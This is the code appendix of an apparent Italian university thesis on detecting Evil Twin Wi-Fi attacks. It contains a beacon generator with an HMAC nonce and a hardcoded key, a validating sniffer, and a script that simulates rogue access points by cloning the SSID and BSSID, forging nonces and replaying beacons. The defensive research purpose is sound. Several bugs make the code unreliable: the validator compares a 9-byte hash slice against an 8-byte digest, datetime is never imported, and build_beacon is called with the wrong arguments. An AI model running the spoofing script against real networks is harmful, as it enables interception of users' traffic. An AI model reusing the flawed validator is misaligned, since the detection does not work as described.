Alma Mater Studiorum · Università di Bologna

Dipartimento di Informatica — Scienza e Ingegneria
Corso di Laurea Triennale in Informatica

Validazione dei beacon frames per il rilevamento di attacchi Evil Twin: progettazione e implementazione di un sistema basato su nonce

ALLEGATO

Tesi di Laurea in Sicurezza Informatica


Relatore:
Prof. Marco Prandini

Presentata da:
Samuele Zucchini

Sessione Dicembre 2025
Anno Accademico 2024/2025


Indice

0.1 Script per la generazione dei beacon



```python
from datetime import datetime
import time, hmac, hashlib
from scapy.all import RadioTap, Dot11, Dot11Beacon, Dot11Elt, sendp

KEY = b"\x10\x10\xaf\x23\x0c\x59\x03\xbd\xc3\x45\x4e\x19\xaf\xd2\xff\x12"           # chiave per hashing con HMAC
OUI = b"\x11\x22\x33"
INTERFACE = "wlan1mon"          # interfaccia usata per trasmissione dei beacon
SSID = "Legit AP"               # SSID della rete legittima
BSSID = "24:ec:99:bf:cc:0f"     # BSSID della rete legittima
TRUNC = 8                       # lunghezza della troncatura dei valori

# generazione del nonce
def create_nonce(counter, ts_ms):
    counterbytes = counter.to_bytes(3, "big")
    tsbytes = ts_ms.to_bytes(3, "big")
    #print(ts_ms, tsbytes.hex())

    content = counterbytes + tsbytes
    signed = hmac.new(KEY, content, hashlib.sha256).digest()
    signed = signed[:TRUNC]
    out = OUI + counterbytes + tsbytes + signed
    #print(counterbytes, tsbytes.hex(), signed.hex())
    print(OUI.hex(), counterbytes.hex(), tsbytes.hex(), signed.hex())
    return out

# costruzione del beacon
def build_beacon(counter):
    ts_ms = time.time_ns() // 1000000 % 1000000     # troncato alle ultime 6 cifre
    nonce = create_nonce(counter, ts_ms)

    header = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff", addr2=BSSID, addr3=BSSID)
    body =          Dot11Beacon(cap="ESS+privacy")
    ssid_elt =      Dot11Elt(ID=0, info=SSID.encode())
    rates_elt =     Dot11Elt(ID=1, info=b"\x82\x84\x8b\x96\x0c\x12\x18\x24")
    channel_elt =   Dot11Elt(ID=3, info=chr(10))
    rsn_elt =       Dot11Elt(ID=48, info=(
    b"\x01\x00"
    b"\x00\x0f\xac\x04"
    b"\x01\x00"
    b"\x00\x0f\xac\x04"
    b"\x01\x00"
    b"\x00\x0f\xac\x02"
    b"\x00\x00"))
    nonce_elt =     Dot11Elt(ID=221, info=nonce)

    beacon = RadioTap()/header/body/ssid_elt/channel_elt/rsn_elt/rates_elt/nonce_elt
    return beacon


def main():
    print("[+] - Beacon generation and transmission started.\nSSID: {SSID} - BSSID: {BSSID}")
    counter = 0

    try:
        while True:
            beacon_packet = build_beacon(counter)
            #print("[", datetime.now().strftime("%H:%M:%S.%f")[:-3], "] - Beacon generated.", )
            sendp(beacon_packet, iface=INTERFACE)
            #print("[", datetime.now().strftime("%H:%M:%S.%f")[:-3], "] - Beacon sent.\n\n\n", )
            counter += 1
            time.sleep(0.100) # intervallo di trasmissione dei beacon

    except KeyboardInterrupt:
        print("[+] - Beacon generation interrupted.")



if __name__ == "__main__":
    main()


```

0.2 Script per la validazione dei beacon



```python
import time, hmac, hashlib
from scapy.all import sniff, Dot11, Dot11Elt
from collections import deque

KEY = b"\x10\x10\xaf\x23\x0c\x59\x03\xbd\xc3\x45\x4e\x19\xaf\xd2\xff\x12"           # chiave per hashing con HMAC
OUI = b"\x11\x22\x33"
INTERFACE = "wlan0mon"              # interfaccia usata per sniffing
SSID = "Legit AP"                   # SSID della rete legittima
BSSID = "24:ec:99:bf:cc:0f"         # BSSID della rete legittima
TRUNC = 8                           # lunghezza della troncatura dei valori
ALLOWED_DELAY = 3000                # soglia di rilevamento di replay attack (ms)

legit_aps = []                      # "neighbor access points", reti riconosciute come innocue
recent_nonces = deque(maxlen=30)    # buffer ring per memorizzare gli ultimi 30 nonce analizzati

def beacon_validator(pkt):
    ssid_layer = pkt.getlayer(Dot11Elt, ID=0)
    if ssid_layer != None:
        ssid = ssid_layer.info.decode()

        if ssid != SSID:
            if ssid != "" and ssid not in legit_aps:
                print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Ignoring beacons from legit AP: ", ssid)
                legit_aps.append(ssid)
            return
        elif pkt.getlayer(Dot11).addr2 != BSSID:
            print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Evil twin detected: AP with same SSID and different BSSID. (BSSID: {pkt.getlayer(Dot11).addr2})")
            return

    # sequenza di controlli sul nonce, validazione del beacon
    if pkt.getlayer(Dot11Elt, ID=221) != None:
        nonce = pkt.getlayer(Dot11Elt, ID=221).info
        oui = nonce[0:3]
        counter = nonce[3:6]
        ts = nonce[6:9]
        hash_received = nonce[9:18]
        hash_computed = hmac.new(KEY, counter+ts, hashlib.sha256).digest()[:TRUNC]
        #print(oui.hex(), counter.hex(), ts.hex(), hash.hex())

        if (hash_received != hash_computed or oui != b'\x11\x22\x33'):
            print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Evil Twin detected: Forged hash [ Received: {hash_received.hex()} - Computed: {hash_computed.hex()} ]")
            return

        if nonce in recent_nonces:
            print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Replay attack detected: Duplicate beacon (hash: {hash_received.hex()})")
            return

        now_ts = time.time_ns() // 1000000 % 1000000    # troncato alle ultime 6 cifre
        time_delay = abs(now_ts - int.from_bytes(ts, "big"))
        if time_delay > ALLOWED_DELAY:

            print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Replay attack detected: Bacon with old timestamp (delay: {time_delay}ms - hash: {hash_received.hex()})")
            return

    else:
        print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Evil Twin detected: Beacons without nonce from AP with the same SSID and BSSID")
        return

    recent_nonces.append(nonce)
    #print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Legit beacon ( delay: {time_delay} - hash: {hash_computed.hex()} )")
    return

def main():
    print(f"[ {datetime.now().strftime("%H:%M:%S.%f")[:-3]} ] - Beacon sniffer running on interface {INTERFACE}. Scanning packets...")
    sniff(iface=INTERFACE, prn=beacon_validator, filter="type mgt subtype beacon", store=0)



if __name__ == "__main__":
    main()
```

0.3 Script per la simulazione di attacco evil twin

```python
from datetime import datetime
import time, hmac, hashlib
from scapy.all import RadioTap, Dot11, Dot11Beacon, Dot11Elt, sendp, sniff

INTERFACE = "wlan0mon"                  # interfaccia di rete usata
SSID = "Legit AP"                       # SSID della rete bersaglio
BSSID_CLONE = "24:ec:99:bf:cc:0f"       # BSSID spoofing - identico al BSSID della rete
REPLAY_ATTACK_DELAY = 0                 # delay di ritrasmissione usato in replay attacks

last_replayed = b""                     # nonce dell'ultimo beacon ritrasmesso dal replay attack - memorizzato per evitare loop
                                        # di ritrasmissione dello stesso pacchetto

def build_beacon(bssid, nonce):
    dot11 = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff", addr2=bssid, addr3=bssid)
    header =        Dot11Beacon(cap="ESS+privacy")
    ssid_elt =      Dot11Elt(ID=0, info=SSID.encode())
    rates_elt =     Dot11Elt(ID=1, info=b"\x82\x84\x8b\x96\x0c\x12\x18\x24")
    channel_elt =   Dot11Elt(ID=3, info=chr(10))
    rsn_elt =       Dot11Elt(ID=48, info=(
    b"\x01\x00"
    b"\x00\x0f\xac\x04"
    b"\x01\x00"
    b"\x00\x0f\xac\x04"
    b"\x01\x00"
    b"\x00\x0f\xac\x02"
    b"\x00\x00"))

    if nonce == False:
        beacon = RadioTap()/dot11/header/ssid_elt/channel_elt/rsn_elt/rates_elt
    else:
        forged_nonce = b'\x11\x22\x33\x78\x90\x12\x34\x56\x78\x90\x12\x34\x56\x78\x90\x12'  # nonce contraffatto, hash incoerente con i parametri
        nonce_elt = Dot11Elt(ID=221, info=forged_nonce)
        beacon = RadioTap()/dot11/header/ssid_elt/channel_elt/rates_elt/nonce_elt
    return beacon

def replay_beacon(pkt):
    global last_replayed
    if pkt.getlayer(Dot11Elt, ID=0).info.decode() != SSID:
        return
    else:
        nonce = pkt.getlayer(Dot11Elt, ID=221).info[9:18]
        if nonce != last_replayed:
            last_replayed = nonce
            time.sleep(REPLAY_ATTACK_DELAY)
            sendp(pkt, iface=INTERFACE)
            print(f"[+] - Replayed beacon with nonce: {nonce.hex()}")
        return

def main():
    while True:
        mode = input("Select the evil twin emulation option:\n [ 1 ] - SSID clone only (same SSID / different BSSID / no nonce) \n [ 2 ] - BSSID clone (same SSID / same BSSID / no nonce) \n [ 3 ] - Nonce forgery (same SSID / same BSSID / invalid forged nonce) \n [ 4 ] - Replay attack\n")
        if mode not in range(1,5):
            print("Select a valid mode")
        else:
            print(f"Mode {mode} selected")
            print(f"[+] - Evil twin simulation started.\nSSID: {SSID} - BSSID: {BSSID_CLONE}")

        counter = 0

        # SSID clone:   SSID uguale / BSSID diverso / No nonce
        if mode=="1":
            try:
                while True:
                    beacon_packet = build_beacon(counter, bssid="99:99:99:99:99:99", nonce=False)
                    sendp(beacon_packet, iface=INTERFACE)
                    counter += 1
                    time.sleep(0.100)

            except KeyboardInterrupt:
                print("[+] - Beacon generation interrupted.")

        # BSSID clone:  SSID uguale / BSSID uguale / No nonce
        if mode=="2":
            try:
                while True:
                    print(BSSID_CLONE)
                    beacon_packet = build_beacon(counter, bssid=BSSID_CLONE, nonce=False)
                    sendp(beacon_packet, iface=INTERFACE)
                    counter += 1
                    time.sleep(0.100)

            except KeyboardInterrupt:
                print("[+] - Beacon generation interrupted.")

        # Nonce forgery:    SSID uguale / BSSID uguale / Nonce forged
        if mode=="3":
            try:
                while True:
                    beacon_packet = build_beacon(counter, bssid=BSSID_CLONE, nonce=True)
                    sendp(beacon_packet, iface=INTERFACE)
                    counter += 1
                    time.sleep(0.100)
            except KeyboardInterrupt:
                print("[+] - Beacon generation interrupted.")

        # Replay attack:    SSID uguale / BSSID uguale / Nonce replay
        if mode=="4":
            try:
                sniff(iface=INTERFACE, prn=replay_beacon, filter="type mgt subtype beacon", store=0)

            except KeyboardInterrupt:
                print("[+] - Replay attack interrupte.")



if __name__ == "__main__":
    main()
```